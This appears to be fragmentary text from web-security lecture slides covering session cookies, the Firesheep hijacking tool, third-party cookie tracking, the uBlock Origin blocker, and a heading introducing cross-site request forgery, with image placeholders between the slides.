
GET /login.php&user=...



Set-cookie: a8a89f8...




Firesheep [2010]




Third-party cookies, tracking

Visit A.com first.



Third-party cookies, tracking

Visit A.com first.



Visit c.com next.




Cookies: {a.com: 1, b.com:2}

Examples

Blocking

Extension

Firefox Browser
ADD-ONS Explore Extensions Themes More... ▾



Recommended


uBlock Origin

by [Raymond Hill](#)

Finally, an efficient blocker. Easy on CPU and memory.

Remove

Cross-site Request Forgery (CSRF) attack

